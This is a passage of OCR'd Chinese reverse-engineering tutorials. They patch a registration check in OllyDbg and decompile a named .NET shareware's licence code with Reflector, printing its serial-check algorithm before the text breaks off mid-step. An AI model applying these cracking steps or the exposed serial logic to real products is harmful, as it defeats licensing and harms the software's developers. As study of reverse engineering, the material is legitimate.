


图 1

记住这句注册失败的提示信息，因为它可以作为一个关键的字符串来寻找。未注册版的软件一般会限制功能，注册完成后才让你使用所有功能。用 OD 打开这个可执行文件，开始分析。

查找字符串

在 CPU 窗口中单击右键，选择“查找所有参考文本字符串”，在查找注册失败的提示信息提示中，输入“You have entered an xxxxxx” (注意把进度条拉至文本子串最上方，因为它是从上往下查找的)。查找结果如图 2 所示。




图 2

双击该字串，跟随到 CPU 窗口代码处，如图 3 所示。




图 3

在这里我们找到了上方一个突破口：跳转 jnz，这里如果 jnz 跳转的话，就直接来到了注册成功处：”Thank you for registering!”，所以它是一个关键跳转，如图 4 所示。




图 4

火眼金睛：分析关键节点信息

下面，进行几个关键信息分析。

第一，跳转 jnz 的条件判断是由谁引起的呢？

仔细分析后，我们发现，是在它上方的 test al , al。因为这句会改变寄存器里标志位 ZF 的值（0 或 1）。

test 进行的是逻辑与运算（and），如果两个 al 为 1 的话，结果为 1；两个为 0 的话，结果为 0。它不改变 al 的值，只会修改标志位。

此时，通过 eax 寄存器可以看出 al 为 0，所以 ZF 标志位为 1，（运算结果为 0 时，标志位 Z 置 1），进而 jnz 不会跳转，即来到注册失败处。

由此，我们就可以推理出，想办法把 al 的值由 0 变为 1，就可以实现关键跳转，进而使软件注册成功了!!

第二，al 的值在哪里被修改过呢？或者说是谁决定了 al 的值呢？

可以看到在 test 语句上方有一个 call，我们在 win32 汇编语言里学过：call 调用函数进行一堆操作之后的返回值都存放在 EAX 里，也就是说这个 call 会影响到 al 的值。（al 是 eax 的最低位/最后一个字节，eax 是 32 位的，al 是 8 位）

那么这个 call 就是需要进入分析的，在该处下断点，重载后写入注册信息触发该断点，接着进入这个 call 里。如图 5 所示。




图 5

进入之后呢，不要盲目地按 F8 过，先观察下程序内容（很多朋友就一直 F8 走，寄存器也不看，下面地址也不看，进行了什么样的逻辑关系也不看，就是直接的走，然后就迷路了！）

观察之后，我们发现，又出现了两个相连 call 和 test，这两个 call 也会影响到我们关注的 al 的值，所以注释上【需进入】，方便之后进入分析。下面进入第二个 call 里，如图 6 所示。




图 6

进入第二个 call 里，发现了两个关于 al 的可疑之处（如上图），mov bl，al mov al，bl 这两句是干啥呢？将 al 的值给 bl，bl 的值再还给 al….??现在可以推想一下： bl 可能是用来暂时保存数据的，al 标志着是否已经被注册，它不希望被修改，所以将 al 保存在 bl 里面，经过一些操作后，再将 bl 赋给 al。那么在这之前，决定 al 值得 call 或许就是一个关键点！我们接着进入上图中的第 4 个 call，如图 7 所示。




图 7

继续查找，可以看到如图 8 所示的数值。





图 8

在这里走过一遍，发现 al 的值在这里被 bl 赋为 0，这里就是修改的关键点了，将这个 al 的值修改为 1 的话，就应该注册成功了，我们先走出去，稍后再来一轮在这里进行修改。F8 走出这里后回到第二个关键 call 的位置，如图 9 所示。



继续往下走，我们要绕出去！如图 10 所示。




图 10

好了，进到几个关键 call 里用火眼金睛巡视了一番后，终于找到了注册的关键所在，只要把第 4 个关键 call 里的 al 的值修改为 1（原来为 0），就应该可以注册成功了！修改如图 11 所示。




图 11

修改后点击运行：成功注册了了!! 然后点击“确定“按钮，软件变为了已注册版，如图 12 所示。




图 12

论.Net 熟肉的正确打开方式

文/图 木羊

说也奇怪，现在主流的编程语言排行，譬如说 TIOBE、.Net 平台的编程语言排名都是靠前的，C#更是稳居前五，也就是说，用.Net 平台开发的软件不是小众，最近微软的.Net 平台开源了几个核心组件，.Net 开发的面积很可能还有上升空间，可为什么.Net 相关的逆向研究文章不多呢？也许大牛觉得太简单了不屑于动笔，可是会者不难，很多同学其实都并不了解面对.Net 编写的程序要如何入手破解，未知总是最可怕的，久了还会产生畏惧感，那我就以一次破解.Net 程序为例子，进行相关思路和工具的介绍。

首先随便捡个.Net 开发的软件，名叫“Excel 分割器”，可以从官网自由下载，但只是共享版，试用次数超了就不能用了。主界面如图 1 所示。




图 1

先别急着动手，所谓兵来将挡水来土掩，很多文章一上来就直奔对抗方法去了，但正确确定对抗的对象，才是对症下药的前提基础。.Net 逆向也一样，首先要确定是不是.Net 程序，毕竟后缀名都是 exe。方法很多了，可以用 Hex 编辑器看看是不是 PE32+头结构，或者上查壳工具，这里我只补充一个很容易漏的但又很快捷的方法：看说明。现在很多软件的说明文档都写得比较详细，这其实有利于我们快速把握环境信息，这个 Excel 分割器的说明里（作者命名为“使用前先阅读我”）就有这么一段话：“xp 用户如果您的电脑没法运行该软件，请先安装 framework2.0”,基本可以确定它是.Net 平台的程序了。

接着上工具。这里先要明确一个.Net 程序运行的基本模型结构，.Net 平台的程序有点类似 Java，是需要依靠高级编程语言虚拟机运行的，名叫.Net framework，从源代码到真正执行，其实经历两大步，第一大步是将源代码编译成 MSIL（Microsoft Intermediate Language），Java 那边叫做字节码，不妨理解成一种特殊的“机器码”，只不过这种“机器码”仅供对应的高级编程语言虚拟机执行，此虚拟机非彼虚拟机，是个进程虚拟机。第二大步，就是解释执行了，虚拟机.Net framework 将执行第一大步编译得到的 MSIL，当然现在为了优化性能，还采用了 JIT 等技术，将 MSIL 二次编译成真正的机器码，但这只是性能上的调整，整个.Net 模型结构还是该只按两大步理解。

说清了这个结构，就可以接着讨论工具的问题。最常见的问题是：OD 能不能调.Net 程序？前面说了，.Net 程序最终是要由“进程虚拟机”执行的，OD 可以调试 Windows 下 Ring3 层的进程，当然可以调试这个虚拟机，但有个问题：难度太大。Vmprotect 之前之所以独霸

武林，正是因为它单独搞了一套“机器码”，将 x86 的机器码编译成 vmp 的机器码，最终在由 vmp 的虚拟机解释执行，和.Net 的执行模型非常相近，也就不难推断出上 OD 直接调.Net 程序的难度了。

那要怎么逆向.Net 程序呢？前面已经说明，第一步是将源代码编译成 MSIL，如果有一款神器，能将 MSIL 直接反编译回源码，那逆向岂不是和阅读源码一样轻松愉快了？还真的有，.NET Reflector 就是这么一款神器，使用方法非常简单，把.Net 编写的主程序拖进去，就直接吐出反编译后的源码，看着就像一个.Net 工程（图 2），连类名方法名变量名都一一还原列出来：




图 2

可能会有同学担心，.Net 还分 C#和 VB.Net 呢，语法格式完全不同，而且这两款编程语言热度很高，要怎么确定目标程序用哪款语言编写呢？完全不必担心，.Net 平台的设计初衷之一就是跨语言，只要功能相同，无论采用哪种语言，都将统一变成等价的 MSIL，也就是说，同一个 MSIL 理论上可以反编译成等价的 C#或者 VB.Net 源码。.NET Reflector 事实上也实现了这个功能，只需要选择想要的语言即可得到对应的源码，这里选择 C#（图 3）。




图 3

好，现在可以直接把源码导出来了（图 4）。对，你没看错，导出源码，而且直接导出来就是一个完整的 C#工程，逆向工程做到这种地步，不但连源码都有，而且连工程文件都给你建好了（图 5），还有没什么好再说的了？要怎么玩耍怎么改，剩下的就交给想象力吧。




图 4




图 5

这样就结束了？错了，懒是没有止境的，譬如说我，我就懒得为破解一个共享软件打开 VS，MS 的 IDE 启动越来越慢，而且我都看到源码了，就不能直接改吗？抱歉，也许以后会有，现在还真的不行，不过.NET Reflector 下有一款名为 Reflexil 的插件提供了修改 MSIL 的功能，还可以直接保存成 exe，算是间接满足了我们的想法。这里就以破解这款 Excel 分割器完整走一遍流程。

先定位到检测注册的地方，在 MainFr.CheckReg，代码如下：

```
private void CheckReg()
{
    DoReg reg = new DoReg();
    if (reg.CheckKey())
    {
        if (Ver.IsCorrectSn(new HardWare().GetCpuID(), reg.GetSetting("sn")))
        {
            this.Text = this.Text + "(已注册)";
            this.RegBtn.Visible = false;
            this.CutBtn.Location = new Point((base.Size.Width / 2) -
```

```
(this.CutBtn.Size.Width / 2), this.CutBtn.Location.Y);
                }
                else
                {
                    int num = Convert.ToInt32(reg.GetSetting("c", "1"));
                    if ((num < 1) || (num > 15))
                    {
                        MessageBox.Show("该软件试用次数已到！请注册成为正式版！", "提
示", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
                        new RegFr().ShowDialog();
                        Application.Exit();
                    }
                    else
                    {
                        num--;
                        this.Text = this.Text + string.Format("(未注册,您还可以使用{0}次)",
num);
                        reg.SaveSetting("c", num.ToString());
                    }
                }
            }
            else
            {
                reg.InitReg();
                reg.SaveSetting("c", "15");
                this.Text = this.Text + string.Format("(未注册,您还可以使用{0}次)", 15);
            }
        }
```

基本流程就是通过注册表判断是否已经注册，判断成功就进入“已注册”流程，否则就计算还能试用的次数并给出相应提示。判断的关键在于 Ver.IsCorrectSn(new HardWare().GetCpuID(), reg.GetSetting("sn"))，现在看看 Ver.IsCorrectSn，源码如下：

```
    public static bool IsCorrectSn(string cid, string sn)
    {
        char[] chArray = cid.ToCharArray();
        string str = "";
        for (int i = 0; i < chArray.Length; i++)
        {
            str = str + (((chArray[i] + i) + 2)).ToString();
        }
        return (str == sn);
    }
```

非常简单，关键就在于最后的 return (str == sn)，先比较再返回比较结果。让这个返回值永远为真就可以成功破解了。有了思路，现在需要改一下对应的 MSIL。使用 Reflexil 插件完成这项工具。Reflexil 不是自带的，需要先通过 Add in 安装（图 6），点“+”：

